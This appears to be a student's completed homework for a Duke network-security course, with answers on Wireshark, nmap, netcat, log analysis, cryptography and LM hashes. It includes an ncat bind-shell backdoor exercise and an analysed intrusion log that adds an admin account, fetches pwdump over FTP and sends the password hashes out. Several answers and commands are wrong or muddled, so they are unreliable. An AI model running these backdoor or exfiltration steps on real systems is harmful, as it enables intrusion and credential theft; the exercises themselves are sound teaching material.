

The domain for Duke is duke.edu

The subdomain for ECE department is ece.duke.edu

Quick side thing: Fix a dumb Windows security issue

We're about to use our Windows VM for the first time. By default, Windows does something mind-bogglingly stupid and bad: hiding filename extensions. If you're doing anything more with the computer than emailing grandma, this is infuriating, and can easily lead to security issues like the classic *masquerading EXE*: a malware "CatPicture.jpg.exe" will just show as "CatPicture.jpg", making the user think it's safe to run.

On your Windows VM (and on all Windows machines you touch until you die),
turn on filename extensions in explorer:

Question 9: Network Traffic Analysis with Wireshark (4 points)

Network analysis is the process of capturing network traffic and inspecting it closely to determine what is happening on the network. A network analyzer decodes, or dissects, the data packets of common protocols and displays the network traffic in human-readable format. Throughout this course we will be analyzing and inspecting a significant amount of network traffic. It is important that you become familiar with the tools that will allow you to capture and analyze network traffic. For this problem, we will be using a security tool called [Wireshark](#).

Log into your Windows VM server. Download and install Wireshark. Use Wireshark to capture some network traffic on the public interface and display some contents of the traffic you captured.



Notes:

- For capturing: Click Capture, Options, and click select interface with the public IP.
- Use a capture filter "not (tcp.port == 3389) and tcp"² on the selected network interface. This will filter out RDP traffic, which is how you're viewing the Windows GUI.
- Note: By default, you'll only be sniffing this machine's traffic. To do otherwise is to enter *promiscuous mode* which you should not do (it is both not ethical in this shared environment, and not likely to succeed given the network configuration).

Your answer should include three pasted screenshots:

² Updated the filter 2018-09-11; it was wrong before.



1. A shot of network traffic you didn't intentionally generate.

2. While the packet trace is running, open a browser and visit the course page at this URL:

<http://people.duke.edu/~tkb13/courses/ece590-sec/>

Then, in Wireshark, stop the trace and find the HTTP request for the course site in the packet trace. You may use the filter “tcp port 80” to make finding it easier. Take a screenshot showing the HTTP protocol details in the bottom pane.

3. Again, while a trace is running, open a browser and visit the course page at this URL:
<https://people.duke.edu/~tkb13/courses/ece590-sec/>
Note that this URL is HTTPS instead of plain HTTP. Again stop the trace, find the HTTPS request (e.g. using filter "tcp port 443"), and take a screenshot.

Question: How much are you able to determine about the transaction in Wireshark in HTTP vs HTTPS?

In HTTP, the encryption is not hidden behind TLS, we get full DNS resolution. For HTTPS, the application data is unreadable. There is a hello from SSL and an acknowledgement from Server

Question 10: Network Traffic Analysis with TCPDump (2 points)

[TCPDump](#) is a common computer network debugging tool that runs under the command line. It allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

Log into your Linux VM and use TCPDump to capture some network traffic and display the contents the traffic you captured.

Here is a command that will capture 10 packets using tcpdump:

```
$ sudo tcpdump -i eth0 -c 10
```

(Note: tcpdump was installed by default on my Linux VM. If it isn't for you, you can install it with "sudo apt install tcpdump")

We will be using Wireshark and TCPDump among other network traffic analyzers very heavily throughout the semester. I recommend spending some time with these tools and learning some of the features they have to offer. You don't need to understand all the output of these packets right now, but as we spend more time with these tools you will learn to dissect the output and be able to find the information you are looking for.

```
rg230@vcm-6357:~$ sudo tcpdump -i eth0 -c 10
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

Question 11: Network Mapping (5 points)

[Nmap](#) is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other features. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.

Log into your Linux VM and install nmap from the package manager:

```
$ sudo apt install nmap
```

Use Nmap to port scan your Windows VM. Here is the command you should use³:

```
$ sudo nmap -p- -v -sT -Pn <TARGET_MACHINE>
```

Include in your answer the following:

1. Explain each parameter of this command.
2. Paste the results of the scan.
3. Note each port that is open and look up what service each corresponds to (not just the name of the service, but what it *accomplishes*).

TIP: Read man pages (available via the command line and [the web](#)) for the various command line security tools to learn details about the different functions and parameters. Another useful tool for understanding command parameters is the website [explainshell](#).

Answers:

-p port ranges (Only scan specified ports)

This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g. 1-1023). The beginning and/or end values of a range may be omitted, causing Nmap to use 1 and 65535, respectively. So you can specify -p- to scan ports from 1 through 65535.

³ In command line explanations, items in <ANGLE BRACKETS> are required inputs and items in [SQUARE BRACKETS] are optional inputs. Either way, *don't include the brackets themselves!*

-sT (TCP connect scan)

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. Rather than read raw packet responses off the wire, Nmap uses this API to obtain status information on each connection attempt.

-v (verbosity)

Increases the verbosity level, causing Nmap to print more information about the scan in progress.

-n

Don't convert addresses (i.e., host addresses, port numbers, etc.) to names.

Ports Open:

135: DCE/RPC locator service used to remotely manage services including DHCP server, DNS server and WINS.

2701: SMS RCINFO. TCP Port 2701 may use a defined protocol to communicate depending on the application.

3389: Microsoft Terminal Server (RDP) officially registered as Windows Based Terminal (WBT). Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection. The user employs RDP client software for this purpose, while the other computer must run RDP server software.

5040: unknown

5985: Windows Powershell default possession port. Windows Powershell is a configuration management framework for Windows.

rg239@vcm-6357:~$
```

Filtered suggests that the service may be open/closed. There is no way of telling because of a firewall or filter.

The services in the open state on the machine are:

SSH: SSH, also known as Secure Socket Shell, is a network protocol that provides administrators with a secure way to access a remote computer.

rpcbind: The rpcbind utility is a server that converts RPC program numbers into universal addresses.

microsoft-ds – Microsoft Directory Services. The port is the preferred port for carrying Windows file sharing and numerous other services.

NFS - NFS stands for Network File System, a file system developed by Sun Microsystems, Inc. It is a client/server system that allows users to access files across a network and treat them as if they resided in a local file directory.

Question 12: Ncat, Telnet, Netstat, and Sockets (4 points)

One common thing to do is to use sockets “directly” (i.e., without much software in the way) to accomplish various networking goals. A common utility for this purpose is **netcat**. Netcat comes in two flavors: the classic [nc](#) (commonly pre-installed in many Linux distros) and a more modern rewrite called [ncat](#) that comes with nmap.

Both are in common use for completing many tasks involving TCP or UDP. They can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. The most common netcat command simply connects to a host on a given port and sends/receives data on stdin/stdout.

A related concept is the **telnet** tool and protocol. Telnet was the original way of connecting to a remote machine’s shell like the way we use **ssh** today. Telnet is very simple: it basically just connects the stdin and stdout/stderr of the remote shell to a TCP socket. So when you type “ls”, you’re just sending an “l” and an “s” as bytes over a TCP connection, and the server is sending the ls output back to you over that same socket. This means that passwords and other material are sent unencrypted, which is why use of telnet is discouraged today. That said, telnet is shockingly alive and well in a variety of corporate and IoT environments because of how simple and inexpensive it is to implement. Further, the underlying notion of hooking a shell right up to a socket is sometimes used by attackers as a simple way to create backdoor access to a machine. The telnet tool itself can also be useful as it functions as a very simple “open a socket and let me type into it” tool, like a simplified netcat on machines where netcat is not installed.

In addition to making connections with the above tools, it is possible to query the OS to find out what connections are currently established system-wide. On both Linux and Windows, the command to do this is **netstat** (though the options differ between the two).

There are hundreds of uses for these utilities. In this assignment, we just want you to learn a couple of them.

On your Windows VM, download and extract the ZIP archive of nmap tools for Windows from [here](#) (*not the installer* -- we don’t need a full installation, and an attacker wouldn’t do one, as that creates more visible evidence of intrusion). Open a command prompt and navigate to where you extracted the tools. If using PowerShell as your prompt instead of the classic shell, you may need to prefix commands with `. \` (similar to `./` on Linux).

By running the ncat command from a command shell on a Windows Server box, anyone that telnets to port 4455 on that box would encounter a command shell without even having to login. Basically, this command starts a service on the current box that listens on port 4455 for incoming connections. This is a common backdoor that attackers put on servers.

```
ncat -l 4455 -e cmd.exe
```

Open a command prompt and run the command. When you run the command it will appear to just hang. It is actually not hanging but listening on port 4455 for incoming connections. (Note: your Windows VM has a live internet-facing IP address, so do NOT leave this open for long -- move on to the next part so we connect to it. If you leave this listening, an automated attacker from the internet *will* connect to it and potentially take over the VM!)

On the Windows VM, open a second command prompt and run netstat to see the socket listening on port 4455 and **post a screenshot**:

```
netstat -anop tcp
```

Now from your Linux VM, telnet into the Windows box to establish a connection. The following command will connect you to your Windows server via a telnet connection to port 4455.

```
telnet <WINDOWS_MACHINE_IP> 4455
```

Some shell features won't work (e.g. up-arrow, cursor controls, etc.), but you should be able to run commands and see output. **Run some commands and post a screenshot** (be sure to show the initial telnet command in your screenshot so we can tell it worked).

```

Once you have received a command shell on the Linux VM, in a new separate command prompt, run the command:

```
netstat -ntp
```

You should see your outgoing connection on Linux box to see your connection running on port 4455. **Post a screenshot.**

```
[rg239@vcm-6357:~]$ netstat -ntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 67.159.95.117:22       174.109.84.112:49546    ESTABLISHED -
tcp        0      0 67.159.95.117:22       174.109.84.112:49617    ESTABLISHED -

C:\Users\rg239>
```

Close the command shell by typing *exit* to end the ncat service running.

Question 13: Banner Grabbing: Services Spilling Their Guts (6 points)

After using Nmap or another port scanner to identify what ports are open on a system, you may like to be able to get more information about those ports. You can usually accomplish this by connecting to a port; the service will immediately spill its version number, software build version, and perhaps even the underlying operating system.

For example, from your Linux VM, run this command and **post a screenshot of the output**.

```
echo QUIT | nc target.colab.duke.edu 22
```

A screenshot of a terminal window. The window title bar shows 'rijishganguly — rg239@vcm-6357: ~ — ssh ece590 — 80x24'. The terminal content shows the command 'echo QUIT | nc target.colab.duke.edu 22' being executed. The output is 'SSH-2.0-OpenSSH_7.6p1 Ubuntu-4' followed by 'Protocol mismatch.' on the next line. The prompt 'rg239@vcm-6357:~\$' is visible at the bottom.

To become better acquainted with sockets, you will write a small socket-based program called **getbanner** to do the above operation. You may write it in the language of your choice, but it must run (and compile, if using a compiled language) on a standard Linux environment such as the Ubuntu 18.04 of your Linux VM. The only further restriction is that it may not use telnet, ncat, or nc in its operation (otherwise, a bash script literally containing the snippet above would suffice, and that wouldn't be very interesting).

The algorithm for the program will be similar to the shell command shown above:

1. Get the hostname and port from the command line arguments.
2. (If none are supplied, print an appropriate usage message.)
3. Connect to the given host on the given TCP port.
4. Send the remote host the string "QUIT\n".
(This isn't a standard -- some protocols recognize this as a legitimate quit command, and for those that don't, most will print their version information regardless of what the clients send.)

5. Read everything the client sends, printing it to the console as it's received.
6. When the server disconnects, quit.

Note: this is just 10-30 lines of code, depending on language (even in Java).

Submit a zip file called `<netid>_getbanner.zip` with your code and a Makefile (if needed) to the Sakai locker for this assignment.

NOTE: You are submitting the **zipped code** to **Sakai** and the **PDF answers** to **Gradescope**.

Question 14: Networking Tools (9 points)

Linux and Windows have lots of networking tools that are built into the operating system. These tools are very valuable to know and understand because they become very useful for troubleshooting, system forensics, network assessment, etc. These are not classified as security tools, but most security professionals use them on a daily basis.

For both a Linux-based system and Windows-based system, learn to use the following commands: netstat, ifconfig/ipconfig, nslookup, traceroute/tracert, ping, pathping, host, dig, top, ps/tasklist.

For help on Linux commands, type “man toolname” (example, “man ping”)

For help on Windows commands, type “toolname /?” (example, “ping /?”)

The reason you are learning these tools for both operating systems is because some of the flags/switches for these tools differ between them and even versions of the OS.

For each of the tools below, fill in the table with the system information and a brief description of the tool.

For any utility that requires a hostname use *duke.edu*

Use your Windows and Linux VMs for this exercise for consistent output.

TOOL	Brief Description	Brief Linux output	Brief Windows output

Question 15: Data processing (8 points)

In this question, you'll be manipulating some text data. Beyond the tools covered in class, you may want to look into:

- [AWK](#), a general purpose computer language that is designed for processing text-based data, either in files or data streams. The name AWK is derived from the surnames of its authors Alfred V. Aho, Peter J. Weinberger, and Brian W. Kernighan.
- [Perl](#) is also a general purpose computer language focused on text-based data developed by Larry Wall.

Task 1: Filter nmap output

Using any combination of the tools above, on your Linux VM, write a *single command* with pipes that will parse out the only the registered hostnames from an Nmap List scan of the 152.3.64.* subnet. Your output should not include those hosts without a hostname or any other extraneous output. Give the full command and a small sample (5 hosts) of output. Do not use -sT or -sS in the Nmap Scan. A sample screenshot (with command blurred out of course) is shown below:

```
tkb13@vcm-5341: ~  
tkb13@FREEMAN ~/q $  
vcm-3339.vm.duke.edu  
vcm-385.vm.duke.edu  
vcm-254.vm.duke.edu  
vcm-255.vm.duke.edu  
vcm-5350.vm.duke.edu  
vcm-4094.vm.duke.edu  
vcm-5065.vm.duke.edu  
vcm-5074.vm.duke.edu  
vcm-4198.vm.duke.edu  
vcm-5091.vm.duke.edu
```

An attacker might use output like the above to better understand a target environment, especially after they've gained a foothold to an internal network.

```

[rg239@vcm-6357:~]$ nmap -n -sP 152.3.64.* /24 -oG - | awk '/Up$/ {print $2}' | nslookup -oG- | awk '/name/ {print $4;}'

Task 2: Log analysis

In question 2, we reviewed the output of Logwatch. That tool analyzes system logs such as the authorization log **auth.log**. Let's do a bit of similar analysis ourselves.

Using **wget**, obtain [this auth.log](#) from a real production server on the internet.

Write a single command that identifies all the unique IP addresses that tried and failed to login using the invalid user 'admin'. Post a screenshot.

```

[rg239@vcm-6357:~]$ grep "Failed password for invalid user admin" auth.log | grep -Po "[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+" | sort | uniq

Question 16: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
*
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
*
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
*
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAs11Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt
* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAs11Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
* C:\WINNT\system32>exit
* >
```

nc 192.168.1.204 7777

connect to the machine 192.168.1.204 and port 7777 being listened to

```
net user root root /add
```

Creates the user account root

```
net localgroup administrators root /add
```

Adds the user root to the local administrators

```
echo open 1.2.3.4 > x1
echo user tel-user 15XAsl1Pwk4l >> x1
echo get pwdump2.exe >> x1
echo quit >> x1
ftp -n -s:x1
```

First create a file x1 with instructions to be executed by the ftp server. It opens the host 1.2.3.4. It sends the new user information. It copies the file pwdump2.exe from remote to local computer and then quits. The -n in ftp command suppresses auto login upon initial connection. The -s:x1 suggests a text file x1 containing ftp commands, the commands run automatically after ftp starts.

```
pwdump2.exe > pwdump2.txt
```

The output of the executable file pwdump2.exe is redirected into a text file pwdump2.txt

```
echo open 1.2.3.4 > x2
echo user tel-user 15XAsl1Pwk4l >> x2
echo put pwdump2.txt >> x2
echo quit >> x2
ftp -n -s:x2
```

First create a file x2 with instructions to be executed by the ftp server. It opens the host 1.2.3.4. It sends the new user information. It sends one file pwdump2.txt. The -n in ftp command suppresses auto login upon initial connection. The -s:x2 suggests a text file x2 containing ftp commands, the commands run automatically after ftp starts.

Question 17: Cryptography Theory (5 points)

What are the inputs and outputs of a symmetric cipher function?

The input to the symmetric cipher function is plaintext and a key. The output is the transmitted ciphertext. The key is common between sender and receiver.

What are the inputs and outputs of an asymmetric cipher function?

In an asymmetric cipher function the input is the plain text and the receiver's public key. The output is the transmitted ciphertext. The cipher text can only be decrypted with the receiver's private key.

How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the with the performance of the the symmetric cipher with the public/private key structure of the asymmetric cipher?

If we want the benefits of both types of encryption algorithms, the general idea is to create a random symmetric key to encrypt the data, then encrypt that key asymmetrically. Once the key is asymmetrically encrypted, we add it to the encrypted message. The receiver gets the key, decrypts it with their private key, and uses it to decrypt the message.

What is the difference between a block cipher and a stream cipher?

The major difference between a block cipher and a stream cipher is that the block cipher encrypts and decrypts a block of the text at a time. On the other hand, stream cipher encrypts and decrypts the text by taking the one byte of the text at a time. The design of block cipher is simpler than stream cipher.

What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it's better.

ECB mode stands for Electronic Codebook. Each block of 64 plaintext bits is encoded independently using the same key. It is bad in most cases because this implies that identical blocks give identical ciphertext which can be informative to an attacker.

CBC is a mode which is better than ECB. In CBC mode, the previous ciphertext block is effectively random and independent of the plaintext block, and so what is presented to the block cipher is an effectively random string; a collision there is no more likely than it would be if we were encrypting random blocks. Hence, CBC ensures effective encryption.

Question 18: Analysis of LM Hashing Algorithm (3 points)

The [LM Hash algorithm](#) was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows XP). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.

LM hash is a compromised password hacking function that was the primary hash that Microsoft LAN manager and Microsoft Windows prior to Windows NT used to store user passwords. The users' password is restricted to fourteen characters and converted to uppercase. The password is then encoded in the system OEM code page and null padded to 14 bytes. The fixed length password is then divided into two 7-byte halves. These two halves are used to create two DES keys. Each of the two DES keys is used to DES-encrypt the constant ASCII string "KGS!@# \$" resulting in two 8 byte ciphertext values. These two cipher text values are concatenated to give the LM hash value.

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).

The passwords are limited to a maximum of only 14 characters, giving a theoretical maximum key space of 94^{14} . Secondly, passwords are not case sensitive. Similar combinations of a particular word get converted to a single upper-case word further reducing the key space. Thirdly, password characters are also limited to a subset of 95 characters in the 256-byte ASCII character set.

Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.

If a password is shorter than 8 characters, using LM hash would result in the hashing of 7 null bytes, yielding the constant value of 0xAAD3B435B51404EE. Hence, it is simple to identify short passwords on sight.

Question 19: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.

Microsoft Bitlocker is a full disk encryption feature. It is designed to protect data by providing encryption for entire volumes. By default, it uses AES encryption algorithm in CBC or XTS mode with a 128 bit or 256 bit key.

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.

FileVault is a disk encryption program in Mac OS X 10.3 and later. FileVault uses the AES-XTS mode of AES with a 128 bit block and a 256 bit key to encrypt the disk.

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)

LUKS is the standard for Linux hard disk encryption. It uses AES-256 to encrypt the disk volume and has a cipher feedback to help protect it from frequency attacks and other attacks that target statically encrypted data. The reference implementation for LUKS operates on Linux and is based on an enhanced version of cryptsetup, using dm-crypt as the disk encryption backend.
